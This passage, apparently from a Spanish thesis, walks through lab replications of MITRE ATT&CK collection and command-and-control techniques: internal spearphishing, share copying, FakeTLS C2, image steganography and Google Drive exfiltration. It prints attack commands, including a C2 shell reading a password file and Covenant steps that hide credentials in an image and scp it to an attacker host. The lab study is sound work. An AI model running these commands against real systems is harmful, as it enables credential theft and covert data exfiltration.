Descripción General	Este ataque consiste en la realización de un Phishing interno, partiendo de material perteneciente a una organización, como un correo de la empresa, que facilite el engaño a la víctima
Entorno	Active Directory Domain Services, Windows Server, Mimikatz
Herramientas	VirtualBox, Wireshark, ThunderBird, MailEnabler

Tabla 3-18. Spearphishing Interno

Spearphishing es un concepto cibernético asociado a aquel tipo de ataque Phishing (traducido, Phishing de Punta de Lanza) que va dirigido a un objetivo en concreto, con fin de extraer información confidencial de la víctima. En este caso concreto, dentro de la red de la empresa ficticia en la que se va a implementar el ataque, el servicio ADDS está configurado, junto con un Servidor de correo electrónico adaptado para los usuarios de la empresa. Son tres equipos los que intervienen en la implementación del ataque: el servidor DC, que gestiona el almacenamiento de la red y los usuarios del dominio y tiene la herramienta MailEnabler instalada para gestionar buzones de correo electrónico para los usuarios de la empresa y dos equipos libres de la red, que son utilizados por miembros de la empresa. Uno de estos dos equipos libres actuará como el equipo infectado, mientras que el otro mantiene su comportamiento legítimo.

Antes de comenzar con la replicación del ataque, se prepara el DC con los correos electrónicos y buzones de los miembros de la empresa. Después es necesario en cada equipo libre iniciar sesión en la cuenta correspondiente del servidor de correo electrónico. Para ello, un equipo usará el cliente de correo electrónico Mozilla Thunderbird mientras que otro usará el correo electrónico por defecto en Windows. Esta condición, que aporta heterogeneidad al ataque, no altera los resultados de este, por lo que no merece especial atención más allá del intento de semejanza de un caso real.




Figura 3-30. Configuración del DC – Correos Electrónicos

Tras esto, se establecerá una comunicación basada en correos electrónicos entre el usuario a-jgarcia (sesión en equipo infectado) y pedro (sesión en equipo legítimo). Esta sección del ataque tiene infinitas modalidades, todas ellas compartiendo el intento de engaño al receptor, para que comparta información confidencial de la empresa. En este caso, se opta por una solución discreta y efectiva, como se aprecia en las siguientes capturas del ataque completo, en la que se solicitan datos relacionados con un estudio confidencial denominado Proyecto Omega.



Figura 3-31. Envío de Correo Electrónico – Spearphishing

Proyecto Omega

 Javier Garcia <a-jgarcia@empresax.com>
15:49



Para: pedro@empresax.com

Buenas tardes Pedro,

Podrías enviarme toda la información relacionada con el proyecto, no la encuentro en mi PC.

Gracias

Figura 3-32. Recepción de Correo Electrónico – Spearphishing




Figura 3-33. Respuesta de Correo Electrónico

3.2.2.15 Data from Network Shared Drive (T1039)

Campo	Valor
Táctica	Collection
Técnica	Data from Network Shared Drive
Subtécnica	-----
ID	T1039
Descripción General	El atacante busca particiones dentro de una red para encontrar archivos de interés y copiarlos a su equipo de forma local, para mantenerlos a salvo y utilizarlos en un ataque posterior
Entorno	Windows, Mimikatz
Herramientas	VirtualBox, Wireshark, Comando Net use

Tabla 3-19. Recolección de Datos de un Disco Compartido por Red

Esta técnica tiene como objetivo copiar toda la información que sea posible, para mantenerla de forma local y evitar que se borre o se pierda. De esta forma, puede tener una copia de todo lo que se está compartiendo por la red dentro de una empresa, para usarla después a su favor.

La implementación de este ataque se lleva a cabo en una subred entre dos equipos, que simula la red de la empresa. Un equipo, infectado, copiará toda la información de un directorio compartido en su equipo. Los comandos que aparecen en la siguiente captura muestran cómo se ha realizado este apartado.

```
C:\Users\dit>net use Z: \\LT2\EmpresaX dit /user:dit
Se ha completado el comando correctamente.

C:\Users\dit>copy Z:\* C:\Users\dit\Desktop\EmpresaX
Z:\División.docx
Z:\Proyectos.pptx
Z:\Registro.xlsx
        3 archivo(s) copiado(s).
```

Figura 3-34. Copia de Datos de Directorio Compartido

Tras esto, la copia se ha realizado con éxito en el directorio EmpresaX, como se puede comprobar en la figura de abajo.




Figura 3-35. Resultado de Copia de Datos

3.2.2.16 Email Collection (T1114)

Campo	Valor
Táctica	Collection
Técnica	Email Collection
Subtécnica	Remote Email Collection
ID	T1114.002
Descripción General	El atacante coloca el foco en los correos electrónicos de la empresa, con el objetivo de obtener información sensible relacionada con datos personales o credenciales que puedan resultar útiles para el atacante. Esta tarea se puede realizar enviando o recibiendo correos de servidores o clientes. Para la recolección remota se usan servidores de Exchange, Office 365 o Google Workspace
Entorno	Active Directory Domain Services, Microsoft Exchange, Windows Server, Mimikatz
Herramientas	VirtualBox, Wireshark, Comando Net use

Tabla 3-20. Recolección Remota de Correos Electrónicos

Para la replicación de este ataque, se parte del escenario de la técnica Internal Spearphishing, pero con modificaciones necesarias para que el ataque cumpla las especificaciones. Dentro de estos cambios, se encuentra la sustitución de la herramienta MailEnabler por un nuevo servidor Microsoft Exchange, que cumple la misma función, pero de forma más completa y compacta. El resto de los elementos del esquema de red se mantienen igual. Puede apoyarse en el siguiente esquema para entender la estructura de red.




Figura 3-36. Escenario de Red – Recolección Remota de Correos Electrónicos

Respecto al ataque, se comienza con la preparación de los correos electrónicos en el servidor Exchange. Queda algo tal y como se muestra en la siguiente captura.




Figura 3-37. Buzones de Correo Electrónico de Empresa

Teniendo ya una lista de correos electrónicos para recolectar, el último paso es la propia recolección, que se efectuará desde un equipo de la red. En este equipo, se inicia sesión como un miembro de la empresa (aunque este usuario no tiene por qué tener privilegios, cuando se realice la consulta se deberá introducir un usuario con permisos) y se efectúa el comando que se muestra a continuación, que permite recoger información detallada o genérica, según se desee, acerca de los correos electrónicos de la empresa. Ambas alternativas se muestran en la segunda captura.




Figura 3-38. Comando Recolección Correos Electrónicos – I




Figura 3-39. Comando Recolección Correos Electrónicos - II


3.2.2.17 Data Obfuscation – Protocol Impersonation (T1001)

Campo	Valor
Táctica	Command and Control
Técnica	Data Obfuscation
Subtécnica	Protocol Impersonation
ID	T1001.003
Descripción General	El atacante busca ofuscar el envío y recepción de información para dificultar la detección de los comandos maliciosos. La subtécnica Protocol Impersonation consiste en la falsificación de protocolos para aparentar una seguridad inexistente. Es conocido el caso de los falsos SSL o TLS, que aparentan una conexión encriptada y segura.
Entorno	Linux
Herramientas	VirtualBox, Wireshark, FakeTLS, Comando Net use

Tabla 3-21. Suplantación de Protocolo

Uno de los métodos más populares para esconder ataques es la falsificación de protocolos. En este ataque se hace uso de la herramienta FakeTLS que permite cifrar los mensajes (de forma manual) para esconder el ataque a la víctima. Esta herramienta, proporciona además un sistema C2 con el que probar esta ofuscación de datos. El equipo atacante pone en marcha un servidor elaborado con Go, que se mantiene a la escucha, a la espera de conexiones. En el otro lado, un cliente ejecuta el paquete del cliente, que usando falso TLS como protocolo de encriptación permite que el servidor acceda a un terminal del cliente para ejecutar todo tipo de comandos. Para la replicación del ataque, se utilizan dos equipos Linux, equipo víctima y atacante, que se encuentran conectados por la misma subred.

En primer lugar, para comenzar con el proceso de implementación del ataque, se pone en marcha el servidor.




```

Terminal - root@10:/home/dit/Desktop/data/FakeTLS
Archivo Editar Ver Terminal Pestañas Ayuda
[root@10-C-L1 /home/dit/Desktop/data/FakeTLS]# ./server
[+] Starting C2 server
[+] Listening on 10.0.2.7:443

```

Figura 3-40. Servidor FakeTLS – I

El cliente, haciendo uso del archivo compilado, pone en marcha el cliente, que se conecta al servidor. Una vez el establecimiento de conexión se complete, el servidor dispone de una interfaz en la que todos los comandos introducidos son enviados al cliente y ejecutados en él, tal y como se muestra en las capturas siguientes.



```

$ uname -a
Linux linux 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64
GNU/Linux
$ whoami
dit

```

Figura 3-41. Comandos FakeTLS - I

```
$ pwd
/home/dit

$ ls
client
Descargas
Documentos
email.py~
Escritorio
hola.c
Imágenes
Música
node_modules
package.json
package-lock.json
Plantillas
prueba.py
```

Figura 3-42. Comandos FakeTLS – II

```
$ find . -name *contrasena*
./Documentos/contrasena.txt
./Documentos/contrasena.txt~

$ cat ./Documentos/contrasena.txt
Microsoft: contrasena4567J
Movil: 673489
Correo: Lampara56!
```

Figura 3-43. Comandos FakeTLS – III

El atacante, tras realizar los comandos, finaliza la conexión.

```
$ exit

[+] Closing connection
[root@l0-C-L1 /home/dit/Desktop/data/FakeTLS]#
```

Figura 3-44. Comandos FakeTLS – IV

3.2.2.18 Data Obfuscation - Steganography (T1001)

Campo	Valor
Táctica	Command and Control
Técnica	Data Obfuscation
Subtécnica	Steganography
ID	T1001.002
Descripción General	El atacante hace uso de técnicas esteganográficas para ocultar el tráfico de ataque. Por lo general, este tipo de técnicas se basa en la inserción de los datos en imágenes y documentos
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Covenant Comando Net use, SSH

Tabla 3-22. Esteganografía

Para este ataque, basado en comunicaciones C2, se establece una conexión previa entre atacante y víctima, situados en la misma subred. Con la conexión establecida, comienza el procedimiento de ataque.

Hay un amplio rango de técnicas esteganográficas. En este caso se utilizará la que codifica o empaqueta información en imágenes, probablemente una de las más conocidas. En primer lugar, una vez el servidor tiene libertad para comandar a la víctima, se descarga una imagen que será la que oculte la verdadera información. Después, se empaquetará el fichero con credenciales en un comprimido. Tercer paso, encapsular este comprimido en la imagen, haciendo uso de codificaciones por defecto que ofrece el Powershell de Windows. Cuarto paso, transferir la imagen desde el equipo víctima hasta el servidor C2. Todo este proceso puede apreciarse en la siguiente captura.

```
[06/06/2024 12:52:35 UTC] PowerShell completed
(Javier) > PowerShell /powershellcommand:"Invoke-WebRequest -Uri
\"https://github.com/raghavsingh7/Pictures/raw/a9617d9fce289909441120a1e0366315c2c5e19d/lime.jpg\" -OutFile \"C:\imagen.jpg\"

[06/06/2024 12:52:46 UTC] PowerShell completed
(Javier) > PowerShell /powershellcommand:"tar -cvf \"C:\datos.tarz\" \"C:\password.txt\""

tar.exe: Removing leading drive letter from member names
a password.txt

[06/06/2024 12:52:58 UTC] PowerShell completed
(Javier) > PowerShell /powershellcommand:"Get-Content \"C:\imagen.jpg\", \"C:\datos.tarz\" -Encoding byte -ReadCount 0 | Set-
Content \"C:\nueva-imagen.jpg\" -Encoding byte"

[06/06/2024 12:53:27 UTC] ShellCmd completed
(Javier) > ShellCmd /shellcommand:"scp C:\nueva-imagen.jpg dit@192.168.10.140:/C:/Users/dit/Desktop"
```

Figura 3-45. Comandos Esteganografía

Ya en el equipo atacante, se puede desencapsular el comprimido de la imagen para obtener los datos. Es importante tener en consideración el tamaño del comprimido, pues a la hora de extraerlo de la imagen es un parámetro necesario. Por ello, antes de comenzar con la extracción, se comprueba el tamaño del comprimido.




Figura 3-46. Comando Extra Esteganografía

A continuación, se procede con la desencapsulación y la comprobación de cómo el fichero con las credenciales ha sido extraído con éxito.

```

$imageData = Get-Content "C:\Users\dit\Desktop\nueva-imagen.jpg" -Encoding byte
$dataLength= 2048
$extractedData = $imageData[-$dataLength..-1]
[System.IO.File]::WriteAllBytes("C:\Users\dit\Desktop\datos.tar", $extractedData)

```

Figura 3-47. Desencapsulación Local - I




Figura 3-48. Desencapsulación Local - II


3.2.2.19 Fallback Channels (T1008)

Campo	Valor
Táctica	Command and Control
Técnica	Fallback Channels
Subtécnica	-----
ID	T1008
Descripción General	El atacante usa canales de comunicación alternativos en caso de que el canal principal resulte comprometido o inaccesible, para mantener un contacto fiable de C2
Entorno	Windows
Herramientas	VirtualBox, Wireshark, Covenant

Tabla 3-23. Canales de Retirada


Para la replicación de este ataque, es necesario el establecimiento de varios canales de comunicación entre el

servidor C2 y la víctima. Para lograr esto, en la subred se añade un equipo (tres equipos en total), que interviene en las comunicaciones. De esta forma, el esquema de vínculos queda de la siguiente forma. El servidor C2 (LT1) establece una conexión usando un Listener HTTP con LT2 (canal primario con equipo víctima) y con LT3 y otra conexión con LT2 usando un canal SMB con LT3 como intermediario (otro equipo infectado).



Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
f502e771ac	LT2	dit	High	24/05/2024 11:27:13	Active		GrunthHTTP
7960575781	LT3	dit	High	24/05/2024 11:27:15	Active		GrunthHTTP
8c71b1d947	LT2	dit	High	24/05/2024 11:26:35	Active		GrunthSMB

Figura 3-49. Canales Antes de Caída




```
[24/05/2024 11:36:16 UTC] whoami completed
(Javier) > whoami

LT2\dit

[24/05/2024 11:37:37 UTC] whoami uninitialized
(Javier) > whoami
```

Figura 3-50. Comandos Antes de Caída

Así, el servidor C2 usa el canal primario para ejecutar una lista de comandos, hasta que el equipo LT3 se percata del ataque y borra el proceso que mantiene el primer canal. Es entonces cuando se pierde el primer canal y se recurre al segundo.



Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
d98634360e	LT3	dit	High	24/05/2024 11:38:13	Active		GrunthHTTP
e07cc460cb	LT2	dit	High	24/05/2024 11:37:37	Lost		GrunthHTTP
f971be3bd1	LT2	dit	High	24/05/2024 11:35:30	Active		GrunthSMB

Figura 3-51. Canales Después de Caída



Grunt: f971be3bd1

Info Interact Task Taskings

```
[24/05/2024 11:38:41 UTC] whoami completed
(Javier) > whoami

LT2\dit
```

Figura 3-52. Comandos Después de Caída

3.2.2.20 Proxy (T1090)

Campo	Valor
Táctica	Command and Control
Técnica	Proxy
Subtécnica	Internal Proxy
ID	T1090.001
Descripción General	El atacante utiliza conexiones con proxies para introducir un intermediario en las comunicaciones de red. De esta forma consiguen evadir una posible asociación directa desde el equipo víctima hasta el atacante, en caso de una investigación o detección de ataques
Entorno	Windows, Linux
Herramientas	VirtualBox, Wireshark, Covenant

Tabla 3-24. Proxy Interno

Los pasos seguidos para configurar el equipo Linux como proxy pueden seguirse en el tutorial de Youtube disponible en la referencia [25]. También pueden consultarse otras secciones del ataque en el mismo tutorial. Primero, hay que configurar el Listener en el servidor C2 para que escuche las conexiones que reciba el proxy.




Figura 3-53. Listener Proxy

Con este Listener configurado, y tras proceder con la ejecución del código malware que inicia la comunicación en la víctima con el proxy (y por tanto, con el servidor C2), se pueden ejecutar los comandos deseados.

Grunts

>_	Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
>_	92172ec6ea	LT2	dit	High	25/05/2024 17:36:25	Active		GrunthHTTP

Figura 3-54. Conexión de Proxy

```
[25/05/2024 17:36:56 UTC] whoAmI completed
(Javier) > whoAmI

LT2\dit
```

Figura 3-55. Comando con Proxy

3.2.2.21 Web Service (T1102)

Campo	Valor
Táctica	Command and Control
Técnica	Web Service
Subtécnica	One-Way Communication
ID	T1102.003
Descripción General	El atacante busca un método alternativo de comunicación con el equipo víctima. En lugar de utilizar métodos tradicionales de C2 que podrían ser detectados en red, utiliza un servicio web (comúnmente se usan servicios web populares para aumentar el ruido alrededor del ataque) para el envío y recepción de información
Entorno	Windows, Linux
Herramientas	VirtualBox, Wireshark, Covenant, Google Drive API / Google Workspace

Tabla 3-25. Servicios Web

La clave de este ataque se encuentra en el método de extracción de la información recabada en el equipo víctima. En la mayoría de los ataques de C2, la salida de los comandos ejecutados suele retornar al servidor por el mismo canal por el que llegaron estos comandos. Sin embargo, en esta técnica, el resultado de los comandos se transfiere haciendo uso de un servicio web, en este caso Google Drive.

El proceso de implementación de este ataque puede dividirse en fase previa, fase de ida y fase de vuelta.

Durante la fase previa, el atacante se encarga de preparar el equipo víctima para la extracción. Este proceso incluye la creación del Google Workspace asociado a la extracción, la preparación de los scripts que automaticen la tarea de búsqueda de credenciales y subida a la nube y el establecimiento de la conexión entre servidor C2 y víctima.

En la fase de ida, el atacante ejecuta el comando que se muestra en la captura, que ejecuta el script (previamente insertado en la víctima) que busca un fichero con la palabra “password” en su nombre y lo sube al repositorio de Google Drive. Tras la ejecución da comienzo la fase de extracción.

```
[26/05/2024 17:39:34 UTC] ShellCmd completed
(Javier) > ShellCmd /shellcommand:"cd C:\webservice & python upload.py"

Archivo encontrado: C:\password.txt
Archivo 'C:\password.txt' subido con éxito.
```

Figura 3-56. Comando de Web Service

Ahora, tan sólo hace falta comprobar cómo en el Google Drive aparece el fichero “password.txt” que la víctima ha subido, haciendo uso de una cuenta de correo electrónico de la empresa.




Figura 3-57. Google Drive




Figura 3-58. Fichero con Credenciales

3.2.2.22 Multi-Stage Channels (T1104)

Campo	Valor
Táctica	Command and Control
Técnica	Multi-Stage Channels
Subtécnica	-----
